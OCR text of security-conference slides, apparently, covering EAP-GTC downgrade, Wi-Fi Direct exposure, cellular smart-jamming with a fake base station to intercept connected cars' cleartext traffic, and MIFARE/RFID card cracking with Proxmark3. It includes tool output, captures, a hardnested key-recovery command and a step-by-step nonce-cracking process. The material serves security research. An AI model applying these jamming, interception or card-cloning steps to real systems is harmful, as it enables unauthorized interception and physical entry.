
- EAP-GTC : EAP Generic Token Card
- Used in old smartphones (Android 5.0 and some iPhones)
- Consist of asking for an OTP and respond with PW_EAP_MSCHAPV2_SUCCESS $\rightarrow$ get a clear-text passphrase
- Tool that implement the attack: lootbooty (patch PuNk1n.patch for freeradius)
- Presented at DEF CON 21 par Josh Hoover
- Rarely encountered (@wishbone1138) and James Snodgrass in 2013

Direct Wi-Fi networks


- Before: We've been used to see it for isolated printer networks
- Broadcast a "DIRECT-*" ESSID
- Mostly open or protected with a default WPA2 password (that could be found in firmwares)
- During our tests we have been surprised to see a mirror cast gateway directly connected to the corporate network (#FACEPALM)

FQN leaked in captures


Captured with airodump-ng:



Connecting to this ESSID → bring us to the targeted corporate network



Contexts




- Connected devices are expending and use: Zigbee, Wi-Fi, LoRa, Sigfox but also the Mobile network
- Different kinds:
  - delivery pick-up station (stacje odbioru)
  - connected cars
  - alarms
  - intercoms (awiofon)...

Intercoms


- Connected intercoms are widely deployed in building
- In previous conferences we showed:
  - Downgrade attacks from 3G to 2G
  - Intercept these devices and command them
  - Command them by attacking the remote web interface
  - Open the doors by commanding them
- All these attacks could be applied on other devices

Set-up to attacks mobile devices

Basic setup for almost 500€: 1 BladeRF, 2 adapted antennas, and a BTS software like YateBTS




Interception today: Security Mechanisms




	GSM	3G	4G
Client authentication	YES	YES	YES
Network authentication	NO	Only if USIM is used (not SIM)	YES
Signaling integrity	NO	YES	YES
Encryption	A5/1	KASUMI | SNOW-3G	SNOW-3G | AES | ZUC...

Attracting 3G/4G devices



- Use a cheap 2G/3G/4G jammer and rework it
- Or perform smart-jamming:
  1. Monitor and collect cells data
  2. Jam precise frequencies from collected cells $\rightarrow$ choose few target operators


Monitoring 2G/3G/4G cells



- Using Modmobmap:


```
$ sudo python modmobmap.py –m servicemode –s <Android SDK path>
=> Requesting a list of MCC/MNC. Please wait, it may take a while...
[+] New cell detected [CellID/PCI–DL_freq  (XXXXXXXXX)]
 Network type=2G
 PLMN=208–20
 ARFCN=1014
 Found 3 operator(s)
{u'20810': u'F SFR', u'20820': u'F–Bouygues Telecom', u'20801': u'Orange F'}
[+] Unregistered from current PLMN
=> Changing MCC/MNC for: 20810
[+] New cell detected [CellID/PCI–DL_freq  (XXXXXXXXXX)]
 Network type=2G
 PLMN=208–20
 ARFCN=76
  [...]
  [+] New cell detected [CellID/PCI–DL_freq  (XXXXXXXXXX)]
  Network type=3G
  PLMN=208–1
  Band=8
  Downlink UARFCN=3011
  Uplink UARFCN=2786
[...]
[+] Cells save as cells_1536076848.json # with an CTRL+C interrupt
```

Jamming with Modmobjam




We can then trap the device and command it!

Remember its M2M architecture



”Hidden” endpoints could be interesting to study, isn’it?


Communications with remote servers




- Could be performed by activating the GPRS in YateBTS or OpenBTS, or OsmoTRX, ...
- Somethimes encrypted: the key and algorithms can extracted from device
- The key could be the same for all distributed devices
- Devices often identify != authentify themselves to servers
- Security by obscurity thing: servers and devices often trust each other $\rightarrow$ what could go wrong?

Interesting case: connected cars

- Mobile network is generally used
- Board computer contain many applications
- Update the board computer
- GPRS is generally used for middle class cars → really easy to intercept



Our target



- As a connected board computer
- Allows installation of new applications
- Can be update
- Plenty of available applications:
  - Twitter application and Facebook (?share your speed excesses?)
  - Meteo
  - GPS
  - etc.


And all of that ”in the air”

Client-side attack: new captures

Surprise: all requests made by the board computer and apps are in clear HTTP...


10	1.459318826	192.168.99.2	192.168.99.254	HTTP	913	POST /Service/InitSession/I HTTP/1.1 (applicat
19	7.536599505	192.168.99.2	10.91.80.203	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
26	13.660617735	192.168.99.2	10.91.80.203	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
65021	922.704281910	192.168.99.2	10.91.80.203	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
66923	946.703883356	192.168.99.2	10.91.80.203	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
69066	974.461373298	192.168.99.254	192.168.99.2	HTTP	173	HTTP/1.0 404 File not found
69093	974.818419668	192.168.99.2	192.168.99.254	HTTP	52	HEAD http://master.coyoterts.com HTTP/1.1
70396	990.503915759	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
70401	990.504770592	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
70459	991.484062985	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
70462	991.484923306	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
70530	992.483719425	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
70533	992.484544176	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
1048…	1590.1445388…	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
1048…	1590.1450970…	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
1048…	1591.0455681…	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)
1048…	1591.0462935…	192.168.99.254	192.168.99.2	HTTP	390	HTTP/1.0 501 Unsupported method ('POST') (text/html)
1049…	1591.8855224…	192.168.99.2	192.168.99.254	HTTP	406	POST /api/app/call HTTP/1.1 (application/x-protobuf)

Client-side attack: sweets



```
▾ Hypertext Transfer Protocol
  ▸ POST /api/app/call HTTP/1.1\r\n
    Content-Type: application/x-protobuf; charset=utf-8\r\n
    Accept-Encoding: gzip\r\n
    User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.0.4; ARM2-MX6DQ Build/UNKNOWN)\r\n
    Host: fr·           .aw.atos.net\r\n
    Connection: Keep-Alive\r\n
  ▸ Content-Length: 91\r\n
    \r\n
    [Full request URI: http://fr-           .aw.atos.net/api/app/call]
    [HTTP request 1/1]
    [Response in frame: 70533]
    File Data: 91 bytes
▸ Media Type
```


Opportunities



Remember the Android version is 4.0.4:

- Some apps perform web requests $\rightarrow$ JavaScript Interface RCE
- Other request XML files $\rightarrow$ XXE attacks
- And all other CVE to replay!


Spotted API



```
POST /api/app/call HTTP/1.1
Content-Type: application/x-protobuf; charset=utf-8
Accept-Encoding: gzip
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.0.4; ARM2-MX6DQ Build/UNKNOWN)
Host: fr-           .aw.atos.net
Connection: Keep-Alive
Content-Length: 91


0
@dd5ee7f410efe36e5ef12d144f2d11fe890f85432c6e37c64d558daf3ccb8bb5....FR".fr_FR....*...2.HTTP/1.0 501 Unsupported method ('POS
Server: SimpleHTTP/0.6 Python/2.7.15
Date: Thu, 30 Aug 2018 11:57:36 GMT
Connection: close
Content-Type: text/html

<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 501.
<p>Message: Unsupported method ('POST').
<p>Error code explanation: 501 = Server does not support this operation.
</body>
```

Looks like API calls in mobile apps!


Interception in a parking station




Good Faraday cages: > 10 board computers collected in the fake base station during our tests


Further readings

- Our blog post on “Hunting mobile endpoints”
- More stuff could be found on other systems...
- Other case: The ComboBox in BMW https://www.heise.de/ct/artikel/Beemer-Open-Thyself-Security-vulnerabilities-in-BMW-s-ConnectedDrive-2540957.html





Common types




- Low frequencies : 125 kHz
  - HID
  - EM41x
- High frequencies : 13.56 MHz
  - MIFARE Classic $\rightarrow$ cards replaced by MIFARE Plus
  - MIFARE Ultralight (standard, C et EV1)
  - MIFARE DESFire

Prefered tool: Proxmark3

- Almost 300€ $\rightarrow$ it's an investement
- Supports LF and HF freq
- Modular and allow to add support for unknown cards
- Active support: Iceman1001's github
- RDV4 is very small and is able to perfom standalone emulation+cloning
- RDV4 has a long range antenna


Proxmark3 HF medium range antenna

Able to read a card separated from 6.51cm book contraint!



Default and long range antenna are also very impressive.

LF: Looking for UID




- Are less common nowadays: found in administrative, schools and post offices
- Proxmark3 software is very complet
- Common tags are recognized with a simple command:

```
proxmark3> lf search
EM410x pattern found:
EM TAG ID       : 060081DAC2
[....]
```


Tip: Card's decimal number is often written on the card

MIFARE Classic




- Vulnerable to offline and online attack: use of vulnerable CRYPTO1
- Public card only attacks:
  - Nested attack: need to know at least 1 key
  - Darkside attack: if no known key
- Online attacks:
  - Captures $\rightarrow$ Bruteforce de nounce (https://github.com/J-Run/mf_nonce_brute)

MIFARE Plus and Classic EV1



- Fix PRNG against Darkside and Nested attacks
- MIFARE Plus are compatible with MIFARE Classic
- But are vulnerable to an attacked derived from nested attack


Hardnested attack: VIGIK card case



Requires at least one known key, for that case we give key from block 0 sector 0:

```
> hf mf hardnested 0 A 484558414354 0 B
[...]
15 |    1333 | Brute force phase completed.
 Key found: a22ae129c013
```


No known key: go online attack!



Process:


1. Use the “snoop” feature from proxmark to collect exchanged data
2. Retrieve from a capture *uid, nt encrypted, nt parity err, nr encrypted, ar encrypted, ar parity err, at encrypted*, and *at parity err*
3. Make sure you collected all required data
4. Crack the key using *mf_nonce_brute* tool $\rightarrow$ you will get 4 Bytes of the key
5. The rest of the key could be bruteforced with Proxmark3.

MIFARE Ultralight



- Mostly encountered in hotels and public transports (e.g Amsterdam tram)
- 3 common types:
  - MIFARE Ultralight
    - Everyone can write and read
    - OPT locks exist to prevent from writing
  - MIFARE Ultralight EV1
    - Everyone can write and read
    - Unless a password is configured
    - The password is sent in clear-text ↔reader (hmm...)
  - MIFARE Ultralight C
    - Everyone can write and read
    - Unless the authentification feature is set
    - We can still try to bruteforce default/leaked/weak keys

